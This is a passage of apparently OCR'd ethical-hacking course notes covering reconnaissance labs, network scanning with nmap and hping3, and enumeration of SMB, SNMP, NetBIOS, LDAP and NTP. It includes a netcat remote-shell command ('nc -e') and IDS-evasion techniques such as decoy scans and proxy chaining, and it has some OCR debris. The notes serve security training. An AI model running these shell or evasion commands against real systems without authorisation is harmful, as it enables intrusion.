> Class of its IP block
> People contacts at the target
> Types of OS & Network topology in use
> Type of firewall implemented, either hardware or software combination
> Types of remote access used, either SSH or VPN

- Exercise 1

  Open Source Information Gathering Using **Windows Command Line** Utilities

  - Lab Objectives

    This lab demonstrates how to use **ping**, **nslookup**, and **tracert** utilities to gather information about a target. The lab teaches how to:
    Use ping utility to find the IP address of a target domain
    Use ping utility to emulate the tracert (traceroute) command
    Find the maximum frame size for the network

  - To find the IP address of the domain

    ping www.moviescope.com

  - To Find the maximum frame size for the network

    ping www.moviescope.com -f -l 1500
    Packet needs to be fragmented but DF set.
    Packet needs to be fragmented but DF set.

    This response means that the frame is **too large** to be on the network and needs to be fragmented.

    -f switch sets the Do Not Fragment bit on the ping packet. By default, the ping packet allows fragmentation.
    -l options means to send the buffer size.

    ping www.moviescope.com -f -l 1500
    Reply from 10.10.10.16: bytes=1300 time<1ms TTL=128
    Reply from 10.10.10.16: bytes=1300 time=1ms TTL=128

    ping www.moviescope.com -f -l 1473
    Packet needs to be fragmented but DF set.
    Packet needs to be fragmented but DF set.

    ping www.moviescope.com -f -l 1472
    Reply from 10.10.10.16: bytes=1300 time<1ms TTL=128
    Reply from 10.10.10.16: bytes=1300 time<1ms TTL=128

    The command replies with a successful ping.

    It means our Frame Size for this Network is 1472.

  - To traceroute the network configuration of the target domain

    tracert www.moviscope.com
    Tracing route to www.moviscope.com [10.10.10.16] over a maximum of 30 hops:
    1 1 ms 1 ms <1 ms www.moviescope.com [10.10.10.16]
    Trace Complete.

    Here we found the target website in a single hop because it was locally hosted in

the Windows Server 2016 machine.

- Exercise 2

  Collecting information about a target website using **Firebug**

  - Lab Objectives

    The objective of this lab is to help students learn **editing**, **debugging**, and **monitoring CSS**, **HTML**, and **JavaScript** and, also obtain **server-side technologies** and **cookies**.

  - www.moviscope.com

    In Kali Linux Machine, Open Firefox browser and type www.moviscope.com in the address bar.

  - Firebug

    Click the **Firebug add-on** on the top-right corner of the Navigation Toolbar to enable the Firebug control panel.

  - Console Tab > Security

    Under this tab, Firebug displays all the **issues related to the security of the website's architecture**.

    After Refreshing "F5" this webpage.
    The warning returned, which states that the password fields are present on an insecure (http://) page. This vulnerability allows attackers to easily sniff the passwords in plain text.

  - Inspector Tab

    This section contains **two tags**: **head** and **body**, which contain **scripts and text** that might **reveal the build of the website**.

    Expand these nodes and observe the script written to develop the webpage.

    Refer to tabs such as **Rules**, **Computed**, **Animations** and so on in the right pane in order to observe the **script used to design the webpage**.

  - Style Editor Tab

    It provides the **information of CSS** and **Script** of the **HTML** and **Java scripts** that were used to design the webpage.

    Attacker could use these scripts to build a similar website (cloned website).

  - DOM Tab (Document Object Model)

    This tab contains **scripts written in various web technologies** such as html5, jQuery etc.

  - Network Tab

    This tab **displays the GET requests** and **responses** for all the items in the Net section such as HTML, CSS, etc. along with their size, status, timeline, domain and remote IP.

    By Default ALL tab under this section is **selected**.

    After clicking a **GET request** related to moviscope.
    Under the **Headers tab**, expanding the **Response Headers** node and observe the Server Name (**ISS**) and its **version**, along with the **Web Application Framework (ASP.NET)** used to develop the website and its version.

- Exercise 3

  Mirroring Website Using **HTTrack Web Site Copier**

  - Lab objective

    The lab objective of this lab is to help students learn **mirroring websites using HTTrack** Web Site Copier.

  - Start a New Project in HTTrack Website Copier

    In windows, Start this Software.

  - New Project

    Project Name: **test**
    Base Path: Where you want to store this project

  - test.whtt

    Action: **Download Web Site(s)**
    We Address (URL): **www.moviescope.com**

    Click **Set Options** Button, **WinHTTrack** Window Appears
    Scan Rules Tab > Then select the file type you want to download
    Click OK.
    Click Next.

  - Last Tab

    By Default, the radio button will be selected for "Please adjust connections parameters if necessary, then press FINISH to launch the mirroring operation.

    Check **Disconnect when finished** option.
    Click Finish.

  - Mirroring Operation Complete.

    Click "Browse Mirrored Website"

    If the webpage does not open, navigate to the directory where you mirrored the website and open index.html with any browser.

- Exercise 4

  Advanced Network Route Tracing Using **Path Analyzer Pro**

  - Lab Objective

    The objective of this lab is to help students **trace out network paths** along **with** the **IP address of intermediate node**s.

  - Registration

    Select the Evaluate Option, In the Path Analyzer Pro windows with a Registration Form Pop Up.

  - Default Options

    In the Standard Options and Advanced Probe Details Sections, a few options are set by default:

    Protocol filed > **ICMP** (Radio Button Selected)
    Advanced Probe Details > **Smart Option** (Checked) under the length of packet field
    Advanced Tracing Details > **Stop on Control Messages (ICMP)** (Checked)

  - To Perform the Trace

    Target: http://www.moviescope.com (**Host Name**)

Port: **Smart** (Checked as Default 65535)
Duration of Time: **Timed Track** (From the drop-down list)
Click **Trace**

Type Time of Trace: **HH:MM:SS**
After specifying the time in above format, Click Accept.
In this lab time set for the trace is **3 Minutes**.

- Stop
  As soon as you start the scan, the **trace** tab changes automatically to **Stop**. Click stop button after 2 minutes.

- Results
  - Report Tab
    The trace results are displayed under the **Report tab** in the form of **linear chart indicating the number of hops between you and the target**.

    In this case, the machine itself hosts the website, there **won't be any hop recorded** by the path analyzer pro.
  - Synopsis Tab
    Displays a One-Page summary of trace results.
  - Charts Tab
    To view the results of the trace.
  - Log Tab
    To view the Current Trace Log and Session Log.
  - Stats Tab
    It features the vital statistics of your current trace.

- Exercise 5
  Information Gathering Using **Metasploit**
  - Lab Objectives
    The objectives of this lab is to demonstrate how to **identify vulnerabilities** and **information disclosures** using Metasploit Framework. Students will learn how to **Extract accurate information about a network** using Metasploit Framework.
  - Initialize Metasploit
    Starting the DB.
    service postgresql start

    Starting the msfconsole
    msfconsole
  - Database Issue
    In the msf command line
    db_status
    postgresql selected, no connection
    Database is not initiated.

    Exit Metasploit exit

    To initialize the database
    msfdb init

Restart the postgresql service
service postgresql restart

Start the msfconsole
msfconsole

Recheck if the database is connected to metasploit
db_status
postgresql connected to msf

- To scan the subnet
  msf> nmap -Pn -s -A -oX Test 10.10.10.0/24
- To import the test results
  msf> db_import Test

  To display the hosts/IPs and their details as collected by nmap
  msf> hosts
  We got 6 machines (Windows 7, Linux, Windows Longhorn, Unknown, Windows 2012, Windows 2016) with IPs (10.10.10.8,9,10,11,12,16)
  To select one of the host/IP from the above list and scan it find services running on that machine
  msf> db_nmap -sS -A 10.10.10.16

  To get the services information of all the active machines in the subnet
  msf> services
- To get the os_flavor of one machine
  To load SMB Scanner Module
  msf>use scanner/smb/smb_version

  To see the configuration options related to the module
  msf auxiliary (scanner/smb/smb_version) > show options
  set RHOSTS 10.10.10.16
  set THREADS 100
  run

  Type hosts again
  Now, we can see that for the **Windows 2016** we have ***os_flavor*** as ***Standard.***
  Earlier we could only see the os_name which was Windows 2016 for this IP.
- To get the os_flavor of all the machines
  msf>use scanner/smb/smb_version
  set RHOSTS 10.10.10.8-16
  set THREADS 100
  run

Module 03 - Scanning Networks

- Network Scanning

  Process of identifying active hosts on a target network with the goal of creating a detailed schematic of the network infrastructure.

  Discovering systems on the network (can be hosts, switches, servers, routers, firewalls and so on) and looking at what ports are open as well as applications/services and their respective versions that may be running.

  - Network Scanning Objective

    In general network scanning have **three main objectives**.

    - Scanning for **live devices, OS, IPs** in use.

      Server at 192.168.60.30

    - Looking for **Ports** open/closed.

      The server 192.168.60.30 have TCP port 23 (Telnet) running

    - Search for **vulnerabilities** on services scanned.

      The Telnet service is cleartext and have many vulnerabilities published

  - Communication Types

    Connectionless Communication | **Connection-Oriented Communication**

    Connectionless Communication - UDP packets are sent without creating a connection. Examples are TFTP, DNS (lookups only) and DHCP
    Connection-Oriented Communication - TCP packets require a connection due to the size of the data being transmitted and to ensure deliverability

- Scanning Methodology

  Check for live systems - Ping or other type of way to determine live hosts
  Check for open ports - Once you know live host IPs, scan them for listening ports
  Scan beyond IDS - If needed, use methods to scan beyond the detection systems; evade IDS using proxies, spoofing, fragmented packets and so on
  Perform banner grabbing - Grab from servers as well as perform OS fingerprinting (versions of the running services)
  Scan for vulnerabilities - Use tools to look at the vulnerabilities of open systems
  Draw network diagrams - Shows logical and physical pathways into networks
  Use proxies - Obscures efforts to keep you hidden
  Pentest Report - Document everything that you find

- Identifying Targets

  The easiest way to scan for live systems is through ICMP.
  It has it's shortcomings and is sometimes blocked on hosts that are actually live.

  - Message Types and Returns

    Payload of an ICMP message can be anything; RFC never set what it was supposed to be. Allows for covert channels

    - Ping Sweep

      Easiest method to identify multiple hosts on subnet. You can automate ping sweep with scripting language like Bash Script (Linux) or PowerShell (Windows) or use software like Advanced IP Scanner, Angry IP Scanner, Nmap, etc.

    - ICMP Echo Scanning

Sending an ICMP Echo Request to the network IP address
An ICMP return of type 3 with a code of 13 indicates a poorly configured firewall

- Ping scanning tools

  Nmap | hping3 | Angry IP Scanner | Pinkie | Advanced IP Scanner | Solar-Winds Engineer Toolkit

  Nmap
  nmap -sn 192.168.1.0/24
  This command uses -sn flag (ping scan). This will perform a ping sweep on 256 IP addresses on this subnet in seconds, showing which hosts are up.

  hping3
  hping -1 10.0.0.x --rand-dest -I eth0
  -1 --> ICMP mode
  --rand-dest --> random destionation address mode
  -I <interface> --> network interface name

- **Nmap** virtually **always does a ping sweep** with scans unless you turn it off


- Important ICMP Codes


ICMP Message Type	Description and Codes
0: Echo Reply	Answer to a Type 8 Echo Request
3: Destination Unreachable	Error message followed by these codes: 0 - Destination network unreachable 1 - Destination host unreachable 6 - Network unknown 7 - Host unknown 9 - Network administratively prohibited 10 - Host administratively prohibited 13 - Communication administratively prohibited
4: Source Quench	A congestion control message
5: Redirect	Sent when there are two or more gateways available for the sender to use. Followed by these codes: 0 - Redirect datagram for the network 1 - Redirect datagram for the host
8: Echo Request	A ping message, requesting an echo reply
11: Time Exceeded	Packet took too long to be routed (code 0 is TTL expired)

- Port Discovery - Basic Concepts

  - Port Scanning
    Process of probing the target with specific TCP flags with the aim of enumerating the running services and their respective ports based on the response from the target.

  - Checking if a Port is open or not
    This can be easily achieved by using **Nmap** only.

- 

  - The hacker above sends a SYN packet to port 80 on the server.
    - If server returns SYN-ACK packet = the port is open
    - If server returns RST (reset) packet = the port is closed
- Checking if Stateful Firewall is present
  This can be easily achieved by using **Nmap** only.
  - 

    - The hacker above sends an ACK segment/packet on the first interaction (without three-way handshake).

- If server returns no response means that might have a stateful firewall handling proper sessions
- If server returns RST packet means that have no stateful firewall

- **Nmap**
- hping

  Hping3 is a scriptable program that uses the Tcl language, whereby packets can be received and sent via a binary or string representation describing the packets.

  Features
  Another powerful ping sweep and port scanning tool
  Also can craft UDP/TCP packets
  You can make a TCP flood
  hping3 -1 IP address

Switch	Description
-1	Sets ICMP mode
-2	Sets UDP mode
-8	Sets scan mode. Expects port range without -p flag
-9	Listen mode. Expects signature (e.g. HTTP) and interface (-I eth0)
--flood	Sends packets as fast as possible without showing incoming replies
-Q	Collects sequence numbers generated by the host
-p	Sets port number
-F	Sets the FIN flag
-S	Sets the SYN flag
-R	Sets the RST flag
-P	Sets the PSH flag
-A	Sets the ACK flag
-U	Sets the URG flag
-X	Sets the XMAS scan flags

  List of Switches
- Evasion Concepts

  To evade IDS, sometimes you need to change the way you scan. One method is to fragment packets (nmap -f switch)

  - OS Fingerprinting

    Active | Passive

    Active - sending crafted packets to the target
    Passive - sniffing network traffic for things such as TTL windows, DF flags and ToS fields

- Spoofing
  Can only be used when you don't expect a response back to your machine
- Source Routing
  Specifies the path a packet should take on the network; most systems don't allow this anymore
- IP Address Decoy
  Sends packets from your IP as well as multiple other decoys to confuse the IDS/Firewall as to where the attack is really coming from.

  nmap -D RND:10 x.x.x.x
  nmap -D decoyIP1,decoyIP2....,sourceIP,.... [target]
- Proxy
  hides true identity by filtering through another computer. Also can be used for other purposes such as content blocking evasion, etc.

  Proxy chains - chaining multiple proxies together
  Proxy Switcher
  Proxy Workbench
  ProxyChains
- Tor
  A specific type of proxy that uses multiple hops to a destination; endpoints are peer computers
- Anonymizers
  Hides identity on HTTP traffic (port 80)

- Banner Grabbing
  Banner grabbing can be used to get information about OS or specific server info (such as web server, mail server, etc.)
  Easy way to banner grab is connect via telnet on port (e.g. 80 for web server)
  - Banner Grabbing
    Active | **Passive**

    Active - sending specially crafted packets and comparing responses to determine OS
    Passive - reading error messages, sniffing traffic or looking at page extensions
  - Netcat
    "Swiss army knife" of TCP/IP hacking
    Provides all sorts of control over a remote shell on a target
    Connects via nc -e <IP address> <Port>
    From attack machine nc -l -p 5555 opens a listening port on 5555
    Can connect over TCP or UDP, from any port
    Offers DNS forwarding, port mapping and forwarding and proxying

    Netcat can be used to banner grab:
    nc <IP address or FQDN> <port number>

    Example of Banner grabbing on netcat - extracting request HTTP header
    nc command with target IP address and port 80
    Issue the GET / HTTP/1.0 (this GET request will send to the web server).
    The server responded with some interesting information:
- Vulnerabilities
  - Vulnerability Management Life-cycle

The Vulnerability Management Life Cycle is intended to allow organizations to identify system security weaknesses; prioritize assets; assess, report, and remediate the weaknesses; and verify that they have been eliminated.

Discover: Inventory all assets across the network and identify host details including operating system and open services to identify vulnerabilities. Develop a network baseline. Identify security vulnerabilities on a regular automated schedule.
Prioritize Assets: Categorize assets into groups or business units, and assign a business value to asset groups based on their criticality to your business operation.
Assess: Determine a baseline risk profile so you can eliminate risks based on asset criticality, vulnerability threat, and asset classification.
Report: Measure the level of business risk associated with your assets according to your security policies. Document a security plan, monitor suspicious activity, and describe known vulnerabilities.
Remediate: Prioritize and fix vulnerabilities in order according to business risk. Establish controls and demonstrate progress.
Verify: Verify that threats have been eliminated through follow-up audits.

- 

- Vulnerability Scanning
  Can be complex or simple tools run against a target to determine vulnerabilities.
  - Types of Vuln. Assessment tools
    Host-based
    Depth-based (Fuzzer tools)
    Application-layer tools (software, databases, etc)
    Active scanning
    Passive scanning
    Scope tools
  - Tools
    Nessus | **GFI LanGuard** | **Nikto** | **OpenVAS** | **WPScan** | **MBSA** | **FreeScan** | **Qualsys**

    Industry standard is Tenable's Nessus.
    GFI LanGuard.
    Nikto - CLI; is a web server assessment tool. It is designed to find various default and insecure files, configurations and programs on any type of web server.
    OpenVAS - Best competitor to Nessus and is free.
    wpscan - CLI; Scan WordPress websites.
    MBSA - Microsoft Baseline Security Analyzer.


FreeScan - Well known for testing websites and applications.
Qualys

- ProxyChains

  ProxyChains is open-source software that is available free and in most of Linux distro it is pre-installed.

  ProxyChains is a tool that redirects the TCP (Transmission Control Protocol) connection with the help of proxies like TOR, HTTP(S), and SOCKS, and it creates a proxy chain server.

  ProxyChains Features
  Support SOCKS5, SOCKS4, and HTTP/HTTPS CONNECT proxy servers.
  Proxychains can be mixed up with a different proxy types in a list
  Proxychains also supports any kinds of chaining option methods, like: random, which takes a random proxy in the list stored in a configuration file, or chaining proxies in the exact order list, different proxies are separated by a new line in a file. There is also a dynamic option, that lets Proxychains go through the live only proxies, it will exclude the dead or unreachable proxies, the dynamic option often called smart option.
  Proxychains can be used with servers, like squid, sendmail, etc.
  Proxychains is capable to do DNS resolving through proxy.
  Proxychains can handle any TCP client application, ie., nmap, telnet.

  - 

Module 04 - Enumeration

- Basic

  Enumeration is the process of **extracting user names**, **machine names**, **network resources**, **shares**, and **services** from a system, and its conducted in an intranet environment.

  - Definition

    * Get user names using email IDs
    * Get information using default passwords
    * Get user names using SNMP
    * Brute force AD
    * Get user groups from Windows
    * Get information using DNS zone transfers
    * NetBios, LDAP, NTP, DNS

    In this phase, the attacker creates an active connection to the system and performs directed queries to gain more information about the target. The gathered information is used to identify the vulnerabilities or weak points in system security and tries to exploit in the System gaining phase.

    * Defined as listing the items that are found within a specific target
    * Always is active in nature
    * Direct access
    * Gain more information

  - Windows System Basics

    - Everything runs within context of an account

      Security Context | SID | RID

      Security Context - user identity and authentication information
      Security Identifier (SID) - identifies a user, group or computer account
      Resource Identifier (RID) - portion of the SID identifying a specific user, group or computer

    - The end of the SID indicates the user number

      Example SID: S-1-5-21-3874928736-367528774-1298337465-500

      Administrator Account - SID of 500
      Command to get SID of local user:
      `wmic useraccount where name='username' get sid`

      Regular Accounts - start with a SID of 1000
      Linux Systems used user IDs (UID) and group IDs (GID). Found in /etc/passwd

    - **SAM Database**

      File where all local passwords are stored (encrypted)

      Stored in `C:\Windows\System32\Config`

    - Linux Enumeration Commands in PowerShell or CmdPrompt

      finger | **rpcinfo** and **rpcclient** | **showmount**

      `finger` - info on user and host machine
      `rpcinfo` and `rpcclient` - info on RPC in the environment
      `showmount` - displays all shared directories on the machine

- Look for share resources (NetBIOS)
  net view \\sysName
- **Windows SysInternals**
  It is a **website** and suite that offers **technical resources** and **utilities** to **manage**, **diagnose**, **troubleshoot**, and **monitor**.

  https://docs.microsoft.com/en-us/sysinternals/downloads/
  Lots of resources for enumerating, windows administration tools, etc.

- Linux System Basics
  - Enum4linux
    It is a tool for **enumerating information** from **Windows** and **Samba systems**:
    enum4linux -u CEH -p Pa55w0rd -U 10.0.2.23
    -u Username, -p Password, -U users information

    Key features:
    RID cycling (When RestrictAnonymous is set to 1 on Windows 2000)
    User listing (When RestrictAnonymous is set to 0 on Windows 2000)
    Listing of group membership information
    Share enumeration
    Detecting if host is in a workgroup or a domain
    Identifying the remote operating system
    Password policy retrieval (using polenum)

    1 Backlink

    In Depth > Network Services > SMB > Enumerating
    - Enum4linux
      Enum4linux is a **tool used to enumerate SMB shares** on both Windows and Linux systems. It is basically a wrapper around the tools in the Samba package and makes it easy to quickly extract information from the target pertaining to SMB.

      Syntax:
      enum4linux [options] ip

      TAG FUNCTION
      -U get userlist
      -M get machine list
      -N get namelist dump (different from -U and-M)
      -S get sharelist
      -P get password policy information
      -G get group and member list
      -a all of the above (full basic enumeration)

      There's no flag to write to file, so let's use tee to do that.
      enum4linux -a $ip | tee enum4linux-$ip.out

      Once you reach the end, or this line below, we can cancel the process with Ctrl-C:
      [+] Enumerating users using SID S-1–22–1 and logon username '', password ''.

      Now let's leisurely read the output to find the answers.
      less enum4linux-$ip.out

- finger
  who is currently logged in, when and where.
- w
  Show who is logged on and what they are doing.

- SNMP Enumeration
  Networking protocol used for the **management** & **monitoring** of **network-connected devices in IP networks**.
  - Basic
    SNMP enumeration is the **process of enumerating** the **users accounts** and **devices** on a SNMP enabled computer.

    SNMP service **comes with two passwords**, which are used to configure and access the SNMP agent from the management station (**MIB**):
    * **Read community string**
    * **Read/Write community string**

    These strings (**passwords**) come with a **default value**, which is **same for all the systems**. They **become easy entry points** for attackers if left unchanged by administrator.
  - Why Target SNMP?
    Attackers enumerate SNMP **to extract information about network resources** such as **hosts**, **routers**, **devices**, **shares**(...) **Network information** such as **ARP tables**, **routing tables**, **device specific information** and **traffic statistics**.

    Runs on Port 161 UDP
    Management Information Base (MIB) - database that stores information
    Object Identifiers (OID) - identifiers for information stored in MIB
    SNMP GET - gets information about the system
    SNMP SET - sets information about the system
    Types of objects
    * Scalar - single object
    * Tabular - multiple related objects that can be grouped together
    SNMP uses community strings which function as passwords
    There is a read-only and a read-write version
    Default read-only string is public and default read-write is private
    These are sent in cleartext unless using SNMP v3
  - CLI Tools
    snmp-check | **Metasploit** module **snmp_enump**
    - snmp-check
      SNMP device enumerator comes pre-installed on Kali Linux machine; snmp-check supports a huge type of enumerations:
      * contact and user accounts
      * devices
      * domain
      * hardware and storage informations
      * hostname
      * IIS statistics
      * listening UDP ports and TCP connections
      * motd (banner)
      * network interfaces and network services
      * routing information etc

- Metasploit module snmp_enum
  snmpwalk
- GUI Tools
  Engineer's Toolset| SNMPScanner | OpUtils 5 | SNScan

- NetBIOS Enumeration
  Network Basic Input/Output System **allows applications on separate computers** to **communicate** & **establish sessions**.
  - Basic
    NetBIOS provides **name servicing**, **connectionless communication** and some **Session layer stuff.**
    The browser service in Windows designed to host information about all machines within domain or TCP/IP network segment
    NetBIOS name is a 16-character ASCII string used to identify devices

    NetBIOS name resolution doesn't work on IPv6.
Code	Type	Meaning
<1B>	UNIQUE	Domain master browser
<1C>	UNIQUE	Domain controller
<1D>	GROUP	Master browser for subnet
<00>	UNIQUE	Hostname
<00>	GROUP	Domain name
<03>	UNIQUE	Service running on system
<20>	UNIQUE	Server service running
  - Enumerating NetBIOS
    - nmap
      nmap -O <target>
      You can use nmap or zenmap to check which OS the target is using, and which ports are open

      If there's any UDP port 137 or TCP port 138/139 open, we can assume that the target is running some type of NetBIOS service.
    - Windows
      nbtstat 172.16.212.133

      nbtstat displays protocol statistics and current TCP/IP connections using NetBIOS over TCP/IP.
      nbtstat gives your own info
      nbtstat -a list the **remote machine's name table** given its **name**
      nbtstat -A list the **remote machine's name table** given its **IP address**
      nbtstat -n gives **local table**
      nbtstat -c gives **cache information**
  - Other Tools for NetBIOS enumeration

SuperScan - Exercise 3 | **Hyena** | **NSAuditor** | **NetBIOS Enumerator** (is a nbtstat with GUI)

- LDAP Enumeration

  Lightweight Directory Access Protocol is used to **share information** about **users**, **services**, **systems**, **networks**, and **applications** from a **directory service to other applications** and **services**.

  - Basic


    Runs on **TCP ports 389** and **636** (over **SSL**)
    Connects on 389 to a Directory System Agent (DSA)
    Returns information such as **valid user names**, **domain information**, **addresses**, **telephone numbers**, **system data**, **organization structure** and **other items**

  - To identify if the target system is using LDAP services

    sudo nmap -sT -O <target IP address>

  - Tools for Enumeration LDAP

    Softerra | **Lex** | **LDAP Admin Tool** | **JXplorer**

    - 

- NTP Enumeration

  Network Time Protocol is a protocol designed to **synchronize the clocks** of computers over a network.

  - Basic

    Querying can give you **list of systems connected to the serve**r (**name** and **IP**)
    Runs on UDP 123

  - Tools

    - GUI

      NTP Server Scanner | **AtomSync** | Can also use **Nmap** and **Wireshark**

      - nmap -sU -pU:123 -Pn -n --script=ntp-monlist <target>

        -sU UDP scan
        -pU port UDP 123 (NTP)
        -Pn Treat all hosts as online -- skip host discovery
        -n Never do DNS resolution

The nmap script ntp-monlist will run against the ntp service which only runs on UDP 123

- CLI
  ntptrace, **ntpdate**, **ntpdc** and **ntpq**


- SMTP Enumeration
  Simple Mail Transfer Protocol is an **internet standard communication protocol** for **electronic mail transmission**.

  - Basic
